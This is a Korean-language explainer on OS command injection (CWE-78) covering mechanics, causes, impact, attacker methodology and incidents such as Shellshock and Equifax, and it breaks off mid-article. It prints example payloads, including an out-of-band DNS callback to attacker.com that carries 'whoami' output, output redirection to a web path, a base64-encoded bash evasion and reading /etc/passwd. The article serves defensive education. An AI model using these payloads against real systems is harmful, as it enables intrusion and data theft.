
명령어 인젝션이란? 공격자는 이를 어떻게 악용할까요?
명령어 인젝션(CWE-78)을 악용하면 공격자가 취약한 애플리케이션을 통해 OS 명령을 실행할 수 있습니다. 작동 원리, 영향받는 대상, 차단 방법을 알아보세요.

핵심 요점
- 명령어 인젝션은 공격자가 취약한 애플리케이션을 통해 승인되지 않은 운영 체제 명령을 실행할 수 있는 보안 취약점입니다.
- 정제되지 않은 사용자 입력은 흔한 근본 원인입니다, 특히 애플리케이션이 입력을 시스템 셸이나 명령어 인터프리터에 직접 전달할 때 그렇습니다.
- 명령어 인젝션에 성공하면 민감한 데이터와 시스템 리소스가 노출될 수 있으며, 공격자는 파일을 읽고 데이터를 수정하거나 악성 코드를 실행하고 추가 접근 권한을 얻을 수 있습니다.
- 공격자는 다양한 방식으로 명령어 인젝션을 악용합니다, 추가 명령을 삽입하거나 명령 구분자를 사용하고 애플리케이션 매개변수를 조작하는 방식 등이 있습니다.
- 안전한 입력 검증과 OS 명령의 직접 실행 방지가 핵심 방어책입니다, 최소 권한 접근, 안전한 API, 정기적인 보안 테스트도 중요합니다.
명령어 인젝션이란?
명령어 인젝션은 공격자가 취약한 애플리케이션을 통해 호스트에서 임의의 운영 체제(OS) 명령을 실행하는 취약점입니다. 소프트웨어가 사용자 입력 텍스트를 붙여 OS 명령을 만들 때 발생합니다. 입력에 셸이 명령으로 해석하는 문자가 포함되어 있다면, 예를 들어; 또는 | 같은 문자가 있다면 셸은 이를 명령의 일부로 실행합니다. 삽입된 명령은 취약한 애플리케이션 프로세스의 권한으로 실행되므로, 기반 서버에 직접 접근할 수 있는 경우가 많습니다.
MITRE의 Common Weakness Enumeration(CWE)은 이 취약점을 CWE-78(OS Command Injection)로 분류하며, 상위 항목은 CWE-77(Command Injection)입니다. 둘 다 더 넓은 CWE-74 인젝션 계열에 속합니다. 명령어 인젝션은 애플리케이션이 이미 실행하는 셸 명령에 공격자가 제어하는 명령을 덧붙여 기존 OS 호출을 악용합니다. 공격자는 애플리케이션 런타임에 새 코드를 넣거나 데이터베이스 엔진에 접근할 필요가 없습니다. 애플리케이션 자체의 셸 호출이 명령을 실행합니다.
피해 사례는 공개 기록으로 확인할 수 있습니다. Shellshock 취약점(CVE-2014-6271)은 공격자가 조작한 Bash 환경 변수를 통해 명령을 실행하게 했습니다. Apache Struts의 명령 실행 결함인 CVE-2017-5638을 패치하지 않은 결과, 이후 Equifax 침해 사고로 1억 4,700만 명의 개인정보가 유출되었습니다. CWE-78은 또한 KEV Top 10, MITRE가 2025년 CISA의 Known Exploited Vulnerabilities(KEV) 카탈로그에 등재된 취약점의 원인을 분석한 순위에서 1위를 차지했습니다. 이보다 더 자주 공격에 악용되는 취약점은 없습니다.
작동 원리는 간단합니다. 차단 원칙도 마찬가지입니다. 사용자 데이터가 셸 명령에 들어가지 않도록 하세요.
명령어 인젝션은 어떻게 작동할까요?
명령어 인젝션은 근본적인 설계 결함을 악용합니다. 애플리케이션이 데이터와 명령을 분리하지 않고 사용자가 제어하는 입력을 시스템 셸에 직접 전달하는 결함입니다. 셸은 이어 붙인 문자열을 받으면 공격자가 삽입한 특수 문자를 명령 구분자, 치환 구문 또는 연산자로 해석합니다.
핵심 작동 원리
사용자가 입력한 호스트 이름을 OS에 전달해 DNS 조회를 수행하는 웹 애플리케이션을 살펴보겠습니다:

입력값으로 example.com을 제공하면 셸은 의도한 대로 /path/to/nslookup example.com을 실행합니다. 하지만 공격자가 example.com ; /bin/ls -l을 입력하면 셸은 이를 두 개의 별도 명령으로 인식합니다:

Unix 시스템에서 세미콜론은 명령 구분자입니다. 셸은 nslookup을 먼저 실행한 다음 ls -l을 실행해 개발자가 의도하지 않은 디렉터리 목록을 반환합니다.
셸 특수 문자
공격자는 셸에서 특별한 의미를 갖는 문자로 의도된 명령의 경계를 벗어납니다. PortSwigger Academy에 따르면 다음과 같습니다:
문자 | 플랫폼 | 동작 |
; | Unix | 명령어를 순차적으로 실행 |
& | Windows + Unix | 백그라운드에서 실행하거나 명령어를 연결 |
&& | Windows + Unix | 첫 번째 명령어가 성공한 경우에만 두 번째 명령어를 실행 |
| | Windows + Unix | 첫 번째 명령어의 출력을 두 번째 명령어에 파이프로 전달 |
|| | Windows + Unix | 첫 번째 명령어가 실패한 경우에만 두 번째 명령어를 실행 |
(백틱) | Unix | 인라인 명령어 치환 |
$() | Unix | 인라인 명령어 치환 |
줄바꿈 (0x0a) | Unix | 현재 명령어를 종료하고 새 명령어를 시작 |
공격자의 입력이 원래 명령어의 따옴표 안에 들어간다면, 메타문자가 작동하려면 먼저 따옴표를 닫아야 합니다.
구조에 따른 두 가지 하위 유형
MITRE는 OS 명령어 인젝션의 두 가지 하위 유형을 구분합니다:
하위 유형 1: 명령어 구분자 인젝션. 애플리케이션은 정해진 프로그램을 실행하고 사용자 입력을 인수로 사용합니다. 공격자는 실행할 프로그램을 바꿀 수 없지만 구분자를 사용해 추가 명령어를 붙일 수 있습니다. 가장 흔한 형태입니다.
하위 유형 2: 명령어 전체 제어. 애플리케이션은 입력값을 사용해 실행할 프로그램 자체를 결정합니다. 예를 들면 다음과 같습니다:

공격자가 SCRIPTNAME 속성을 제어하면 실행할 바이너리를 선택할 수 있습니다.
일반적인 인젝션, 블라인드 인젝션, 2차 인젝션
일반적인(인밴드) 인젝션은 HTTP 응답에 명령어 출력을 직접 반환합니다. & echo aiwefwlguh &를 입력했을 때 해당 문자열이 응답 본문에 표시되면 인젝션을 확인할 수 있습니다.
블라인드 인젝션은 눈에 보이는 출력을 생성하지 않습니다. 공격자는 PortSwigger에서 설명한 세 가지 기법으로 실행 여부를 확인합니다:
- 시간 지연:
& sleep 10 &는 측정 가능한 응답 지연을 일으킵니다. - 출력 리디렉션:
||whoami>/var/www/images/output.txt||결과를 웹에서 접근 가능한 경로에 기록합니다. - 대역 외 콜백:
& nslookup `whoami`.attacker.com& 공격자가 제어하는 도메인에 대한 DNS 조회를 유발하고, 명령 출력 결과를 하위 도메인에 포함합니다.
2차 인젝션은 제출 시 악성 페이로드를 저장합니다. 이후 다른 애플리케이션 기능이 저장된 데이터를 가져와 명령에 포함할 때 인젝션이 발생합니다. 따라서 코드 검토 중 소스에서 싱크까지의 흐름을 추적하기가 훨씬 어려워집니다.
이러한 유형은 모두 동일한 근본 원인을 악용합니다: 정제되지 않은 입력이 시스템 셸에 도달하는 것입니다. 근본 원인이 하나이므로 하나의 원칙으로 세 유형 모두를 차단할 수 있습니다.
명령 인젝션의 원인
명령 인젝션은 단 하나의 코딩 실수에서 비롯되지 않습니다. 사용자 데이터와 셸 명령을 분리하지 않는 개발 관행이 반복될 때 발생합니다.
사용자 입력을 통한 직접적인 셸 호출
가장 흔한 원인은 OS 셸 함수를 호출하면서 사용자가 제어하는 문자열을 명령에 이어 붙이는 것입니다. 주요 프로그래밍 언어는 모두 시스템 셸을 호출하는 함수를 제공합니다. 개발자는 OS 유틸리티에 빠르게 접근해야 할 때 이러한 함수를 사용합니다:
언어 | 위험한 함수 |
Python |
|
Java |
|
PHP |
|
Ruby |
|
Node.js |
|
출처: OWASP Cheat Sheet, Bugcrowd 블로그
불충분한 입력값 검증
개발자가 입력값을 검증하더라도 특정 위험 문자를 차단하려는 차단 목록에 의존하는 경우가 많습니다. 하지만 OWASP Validation Cheat Sheet에서는 차단 목록을 통한 검증을 "심각한 결함이 있는 접근 방식"으로 규정합니다. 공격자는 인코딩 변형, 대체 구분자 또는 셸 메타문자가 전혀 필요 없는 인수 인젝션으로 이를 우회하기 때문입니다.
간접적인 입력 경로
명령어 인젝션이 항상 양식 필드나 URL 매개변수를 통해 유입되는 것은 아닙니다. 출처: OWASP 커뮤니티 및 MITRE CWE-78, 문서화된 입력 경로는 다음과 같습니다:
- 환경 변수
- 압축 파일 내의 파일 이름
- FTP 서버 응답
- 시스템 호출에 전달되는 HTTP 헤더와 쿠키
- Java Virtual Machine (JVM) 시스템 속성 및 런타임 구성 값
수신 코드가 검증하지 않으면 이러한 경로를 통해 셸 메타문자가 명령 문자열에 들어갈 수 있습니다.
매개변수화 누락

언어와 프레임워크는 명령과 인수를 분리하는 매개변수화된 명령 실행 방식을 제공합니다. 개발자가 더 안전한 API를 사용하지 않고 subprocess.run(f"ping {user_input}", shell=True) 을 subprocess.run(["ping", user_input], shell=False) 대신 선택하면, 셸이 메타문자를 포함한 모든 내용을 하나의 문자열로 해석합니다.
최소 권한 원칙 위반
인젝션이 발생하더라도 피해 규모는 취약한 프로세스의 권한에 따라 달라집니다. 애플리케이션이 root 또는 권한이 높은 서비스 계정으로 실행되면 공격자는 인젝션에 성공하는 즉시 시스템 전체에 접근할 수 있습니다. 출처: OWASP WSTG, 웹 애플리케이션은 임의의 OS 명령 실행을 허용하지 않는 엄격한 권한으로 실행되어야 합니다.
이러한 원인을 하나라도 해결하지 않으면 피해가 누적됩니다.
명령어 인젝션의 영향과 위험
명령어 인젝션은 웹 요청에서 OS 수준의 제어로 이어지는 직접적인 경로를 제공하므로 가장 심각한 취약점 중 하나로 꾸준히 꼽힙니다. 그 영향은 기술, 운영 및 전략 전반에 미칩니다.
기술적 영향
OS 명령어 인젝션에 성공하면 다음이 가능해집니다:
- 임의의 명령 실행 취약한 애플리케이션 프로세스의 권한으로
- 시스템 전체 장악 애플리케이션이 root 또는 높은 권한으로 실행되는 경우
- 데이터 유출 외부 네트워크 연결 또는 DNS 터널링을 통해
- 지속적인 접근 임플란트, 백도어 또는 새 사용자 계정을 통해
- 횡적 이동 침해된 호스트에서 접근할 수 있는 다른 시스템으로
심각도는 침해된 프로세스의 권한과 영향을 받은 호스트의 네트워크상 위치에 따라 달라집니다.
비즈니스 영향
실제로 문서화된 피해는 다음과 같습니다:
- 랜섬웨어 배포: 공격자는 역직렬화 결함으로 임의의 셸 명령을 실행할 수 있는 Apache ActiveMQ CVE-2023-46604를 악용해 HelloKitty 랜섬웨어를 배포했습니다. 이 랜섬웨어의 CISA KEV 등록 항목에서 실제 악용이 확인되었습니다
- 국가 주도 첩보 활동: FBI와 CISA의 공동 DPRK 관련 권고문 (AA24-207A)은 북한의 Andariel 그룹이 전 세계 첩보 캠페인에서 악용한 취약점 중 하나로 CVE-2023-46604를 명시합니다
이러한 사건은 명령어 삽입이 업종과 규모를 가리지 않고 조직에 영향을 미친다는 사실을 보여줍니다.
무기화의 격차
명령어 삽입의 두드러진 특징은 취약점 발견 빈도와 공격자의 악용 빈도 사이의 격차입니다. CWE-78은 전체 발생 빈도 기준 MITRE의 2025 CWE Top 25에서 9위지만, 실제 악용을 기준으로 한 KEV Top 10에서는 1위입니다. MITRE는 이러한 차이가 "공격자가 가장 쉽게 악용할 수 있고 가장 원하는 영향을 미치는 취약점 유형"을 반영한다고 설명합니다.
이 격차는 공격자가 중시하는 것을 보여줍니다. 요청 한 번으로 셸을 확보하는 것입니다. 공격자의 수법도 여기서 시작됩니다.
공격자는 명령어 삽입을 어떻게 악용하는가
공격자는 명령어 삽입을 노릴 때 발견, 확인, 본격적인 악용으로 이어지는 체계적인 절차를 따릅니다.
1단계: 삽입 지점 식별
공격자는 파일 작업, DNS 조회, 네트워크 진단, PDF 생성, 이미지 처리, 시스템 관리 인터페이스처럼 OS와 상호작용하는 애플리케이션 기능을 찾습니다. URL 매개변수, 양식 필드, HTTP 헤더, 쿠키, 업로드한 파일 이름 등 셸에 전달될 수 있는 모든 입력을 시험합니다.
2단계: 실행 여부 테스트
일반적인 명령어 삽입에서는, 공격자가 셸 메타문자가 포함된 페이로드를 제출하고 응답에서 명령 출력이 나타나는지 확인합니다:

응답에 randomstring이 나타나면 애플리케이션이 입력을 셸에 전달한다는 뜻입니다.
출력이 보이지 않는 삽입의 경우, 공격자는 시간 지연 기반 페이로드를 사용합니다:

일정한 지연이 발생하면 출력이 보이지 않아도 명령 실행을 확인할 수 있습니다. 또는 대역 외 페이로드로 DNS 콜백을 유발합니다:

공격자는 whoami의 출력을 하위 도메인에 포함한 DNS 조회 요청이 들어오는지 자신의 DNS 서버를 모니터링합니다.
3단계: 환경 정보 수집
실행이 확인되면 공격자는 다음과 같은 정보 수집 명령을 실행합니다: whoami, id, ifconfig, uname -a, cat /etc/passwd. 이러한 명령으로 사용자 권한, 네트워크 구성, OS 버전을 파악해 다음 단계를 결정합니다.
4단계: 지속성 확보 및 권한 상승
초기 셸 접근 권한을 확보한 공격자는 일반적으로 다음 작업을 수행합니다:
- 공격자가 제어하는 서버에서
curl또는wget으로 추가 도구 다운로드 - 지속적인 접근을 위해 새 사용자 계정 또는 SSH 키 생성
- 로컬 권한 상승 악용 root 권한을 획득하기 위해
- 침해된 호스트에서 접근 가능한 다른 시스템으로 횡적 이동
이러한 작업마다 텔레메트리가 남습니다. 적절한 계측 체계를 갖추면 이 텔레메트리가 조기 경보가 됩니다.
5단계: 연쇄 취약점 악용
공격자는 명령어 인젝션과 다른 결함을 결합해 공격 효과를 높입니다. Cisco IOS XE 공격에서는 먼저 CVE-2023-20198을 악용해 초기 접근 권한을 얻은 뒤, CVE-2023-20273을 이용해 root 권한으로 상승하고 지속성 임플란트를 심었습니다. Ivanti Connect Secure 공격 체인은 인증 우회와 인젝션을 결합했습니다. 인증하지 않은 공격자는 이후 상승된 권한으로 임의의 명령을 실행할 수 있었습니다.
탐지 회피 기법
정교한 공격자는 다음과 같은 방법으로 기본 필터를 우회합니다:
- 인코딩: URL 인코딩, base64 래핑 (;bash<<<$(base64 -d<<<d2hvYW1p))
- 대체 구분자: 세미콜론 대신 줄바꿈 문자 (0x0a) 사용
- 인수 인젝션: 사용하여 -exec 플래그를 사용하며 셸 메타문자는 전혀 쓰지 않음
- 따옴표 컨텍스트 탈출: 구분자를 삽입하기 전에 개발자가 지정한 따옴표를 닫음
위험이 가장 큰 대상을 파악하면 방어 우선순위를 정할 수 있습니다.
명령어 인젝션의 영향 대상
명령어 인젝션은 외부 입력을 사용해 OS 명령을 구성하는 모든 시스템에 영향을 미칩니다. 위험이 집중되는 곳을 알면 어디부터 방어할지 결정할 수 있습니다.
네트워크 및 보안 어플라이언스
VPN 게이트웨이, 방화벽, 라우터 및 스위치는 명령어 인젝션 위험이 가장 큰 공격 표면입니다. CISA의 KEV 카탈로그에 따르면 Ivanti Connect Secure, Cisco IOS XE, Cisco NX-OS, Zyxel 방화벽 및 라우터에 실제 악용 중인 명령어 인젝션 취약점이 집중되어 있습니다. 이러한 기기는 네트워크 경계에 위치하고 설계상 인터넷에 노출되며, 범용 서버에서 사용할 수 있는 보안 도구가 없는 임베디드 운영체제를 실행하는 경우가 많습니다.
IoT 및 임베디드 기기
카메라, 네트워크 비디오 레코더(NVRs) 및 소비자용 네트워크 장비에는 수정 방법이 없는 명령어 인젝션 취약점이 자주 발견됩니다. 지원이 종료된 GeoVision IoT 기기(CVE-2024-6047, CVE-2024-11120)는 KEV 카탈로그에 실제 악용 사례가 있는 취약 기기로 등재되어 있습니다. Zyxel이 패치하지 않기로 결정하면서 CVE-2024-40891의 영향을 받는 지원 종료 라우터는 기본 자격 증명과 검증되지 않은 Telnet 명령에 무기한 노출되었습니다.
OS와 연동되는 웹 애플리케이션
모든 웹 애플리케이션에서 셸 명령을 통해 시스템 유틸리티를 호출하거나 파일을 처리하고, 보고서를 생성하거나 서버 인프라를 관리한다면 위험에 노출됩니다. Coolify 같은 자체 호스팅 배포 플랫폼은 현대적인 DevOps 도구도 데이터베이스 백업, 가져오기 또는 초기화 스크립트 기능에서 사용자 입력을 셸에 전달하면 동일한 고전적 취약점에 노출된다는 사실을 보여줍니다.
핵심 인프라 및 의료
핵심 인프라 운영사와 의료 기관은 인터넷에서 접근 가능한 시스템에 운영상 민감성과 취약한 소프트웨어 또는 하드웨어가 결합되면 더 큰 위험에 직면합니다. 2023년 5월 덴마크 에너지 기업을 겨냥한 공격은 이러한 조건이 얼마나 빠르게 실제 침해 사고로 이어지는지 보여줍니다.
새롭게 부상하는 AI 및 LLM 플랫폼
MITRE CWE 버전 4.16은 CWE-77에 새로운 공격 표면을 보여주는 프롬프트 인젝션 사례를 AI 관련 예시로 추가했습니다. 최근 CWE-78 사례에는 AI 에이전트 및 대규모 언어 모델(LLM) 학습 플랫폼도 포함됩니다. 이러한 플랫폼에서는 Python Popen 호출은 AI 파이프라인 구성 요소에서 전달된, 정제되지 않은 입력을 처리합니다.
실제로 발생한 사고는 이러한 위험이 운영 환경에서 어떻게 현실화되는지 보여줍니다.
실제 명령어 인젝션 사례
2014년 이후 명령어 인젝션은 소비자용 웹 인프라부터 국가 핵심 시스템까지 영향을 미치며, 기록상 가장 중대한 보안 사고 중 일부를 초래했습니다.
Shellshock (2014): GNU Bash 대규모 악용
CVE-2014-6271은 버전 4.3까지의 GNU Bash에 영향을 미쳤습니다. Bash는 환경 변수의 함수 정의 뒤에 오는 문자열을 처리했습니다. 이로 인해 원격 공격자는 Bash 실행 전에 환경 변수를 설정하는 모든 경로를 통해 임의의 명령을 실행할 수 있었습니다. 공격 표면에는 Apache CGI 스크립트, OpenSSH ForceCommand, DHCP 클라이언트 스크립트가 포함됐습니다.
Shellshock의 Common Vulnerability Scoring System 등급은 CVSS 9.8. 최초 패치는 불완전했습니다. 이후 CVE-2014-7169, CVE-2014-6277, CVE-2014-6278에 대한 수정 사항이 배포됐습니다.
Equifax 침해 사고 (2017): 기록 유출
Apache Struts 2의 CVE-2017-5638은 Jakarta Multipart 파서로 전송된 조작된 Content-Type, Content-Disposition, 또는 Content-Length HTTP 헤더를 통해 원격 명령 실행을 허용했습니다. Equifax가 배포된 패치를 적용하지 않아 이 취약점은 침해 사고의 진입점이 됐습니다. 이 사고로 1억 4,700만 명의 개인 정보가 유출됐다고 Federal Trade Commission, 측은 밝혔습니다. 이 사고는 역사상 최대 규모의 데이터 침해 중 하나로 남아 있습니다. 기술적 세부 사항은 National Vulnerability Database (NVD) 기록.
덴마크 전력망 공격 (2023)
